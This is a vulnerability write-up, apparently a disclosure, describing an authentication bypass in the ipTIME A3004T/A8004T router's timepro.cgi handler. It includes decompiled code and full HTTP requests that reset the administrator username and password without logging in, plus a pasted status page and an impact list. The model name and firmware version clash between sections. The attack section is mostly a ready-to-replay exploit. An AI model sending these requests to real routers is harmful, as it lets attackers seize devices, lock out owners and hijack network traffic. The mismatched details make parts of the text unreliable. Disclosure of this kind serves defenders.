

The ipTIME A3004T router is vulnerable to authentication bypass and arbitrary password reset exploits

- 1. Vulnerability Description
- 2. Vulnerability Analysis
- 3. Firmware and Environmental Simulation
- 4. Attack Process
 - 4.1. Step 1
 - 4.2. Step 2: Send an Unauthorized Reset Request
 - 4.3. Verification Results
- 5. Impact Assessment

1. Vulnerability Description

- Target Device: ipTIME A8004T Router
- Firmware Version: 14.19.0
- Vulnerability Type: Authentication Bypass/Logical Flaw
- Severity: High-risk
- Impact: Allows an unauthenticated remote attacker to reset the administrator password and gain full control of the device.

2. Vulnerability Analysis

```
19  const char *v20; // $v0
20  _DWORD v22[16]; // [sp+18h] [-A8h] BYREF
21  char v23[64]; // [sp+58h] [-68h] BYREF
22  char v24[32]; // [sp+98h] [-28h] BYREF
23  int v25; // [sp+B8h] [-8h] BYREF
24
25  e_log_init("cgi.timepro", a2, a3);
26  if ( httpcon_check_session_url() && !httpcon_auth(1, 1) )// 检查会话认证
27  return 0;
```




The ipTIME A8004T (14.19.0) firmware contains a critical authentication bypass vulnerability stemming from a flaw in the session validation logic within the request handling chain for timepro.cgi.

Specifically, access control relies on the `httpcon_check_session_url` function to evaluate the request path. This function determines whether to enable mandatory authentication solely by checking whether the URL begins with the prefix `/sess-bin/`.

When the request path does not meet this rule, the function returns 0, causing the upstream `ftext` processing flow to incorrectly skip the call to `httpcon_auth`, ultimately resulting in the authentication check not being performed.

In this scenario, an attacker need only construct the request path as `/cgi/timepro.cgi` to bypass the login authentication process that would otherwise be triggered.

3. Firmware and Environmental Simulation



4. Attack Process

The attack consists of two steps:

4.1. Step 1

The attacker sends a GET request to the CAPTCHA endpoint to generate a valid token.

```
1 GET /sess-bin/captcha.cgi HTTP/1.1
2
3 Host: 192.168.0.1
4
5 Upgrade-Insecure-Requests: 1
6
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10
11 Referer: http://192.168.0.1/sess-bin/login_session.cgi?noauto=1
12
13 Accept-Encoding: gzip, deflate, br
14
15 Accept-Language: en-US,en;q=0.9
16
17 Connection: close
```

4.2. Step 2: Send an Unauthorized Reset Request

The attacker constructs a POST request to the bypassed path (`/cgi/timepro.cgi`).

```
1 POST /cgi/timepro.cgi HTTP/1.1
2
3 Host: 192.168.0.1
4
5 Content-Length: 172
6
7 Cache-Control: max-age=0
8
9 Upgrade-Insecure-Requests: 1
10
11 Origin: http://192.168.0.1
12
13 Content-Type: application/x-www-form-urlencoded
14
15 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
16
17 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
18
19 Referer: http://192.168.0.1/sess-bin/timepro.cgi?tmenu=iframe&smenu=hidden
    loginsetup
20
21 Accept-Encoding: gzip, deflate, br
22
23 Accept-Language: en-US,en;q=0.9
24
25 Connection: close
26
27
28 act=save&tmenu=iframe&smenu=hiddenloginsetup&captcha_file=[这里填写步骤一获取
    到的图片文件路径: fMzg928qIq8I0tx2uG..gif]&captcha_code=[这里填写图片的验证码]&n
    ew_passwd=test&new_login=test
```

Result:

The server processed this request as a trusted administrative operation.

You can log in to the admin panel using the username: test and password: test.


4.3. Verification Results



Here, we use Burp to intercept and modify the request to reset any username and password.

The server processes this request as a trusted administrative operation.

The username and password are immediately changed to username: test and password: test.

Similarly, the password for the “admin” account can also be changed.





ipTIME A3004T

Config Explorer

- Basic Setup
 - Status Summary
 - Internet Setup
 - Wireless Setup
 - Firmware Upgrade
 - Easy Mesh
- Advanced Setup

Status Summary

Internet Status		
Internet(WAN) Port Status	Trying to connect Internet ...	
Internet Connection Type	DHCP User(Dynamic IP) RAETH_MII_WRITE: ioctl error RAETH_MII_WRITE: ioctl error RAETH_MII_WRITE: ioctl error	WAN IP
Internet connection time	1 Hour 32 Min 24 Sec	
LAN Configuration		
LAN IP	192.168.0.1	
DHCP Server Status	Running	
DHCP IP Pool	192.168.0.2 - 192.168.0.254	
Wireless Status 5 GHz		
Wireless Status	Stopped by wireless scheduler. - No Encryption	
SSID(Network Name)	iptime5G	
Wireless Multibridge	Stopped	
Wireless Status 2.4 GHz		
Wireless Status	Stopped by wireless scheduler. - No Encryption	
SSID(Network Name)	iptime	
Wireless Multibridge	Stopped	
Miscellaneous		
Firmware Version	14.16.2	
Remote Mgmt Infomation	Remote Management is not configured. You can set up this at [Mgmt Access List] page	
System run time	1 Hour 32 Min 24 Sec	

Mobile UI

5. Impact Assessment

This vulnerability allows any attacker with access to the web interface (port 80) to gain full control of the device.

- Denial-of-service attack: Legitimate administrators are locked out.
- Full compromise: Attackers can log in using a new password, modify network settings (DNS hijacking, VPN configuration), or enable additional backdoors (such as remote code execution via remote support).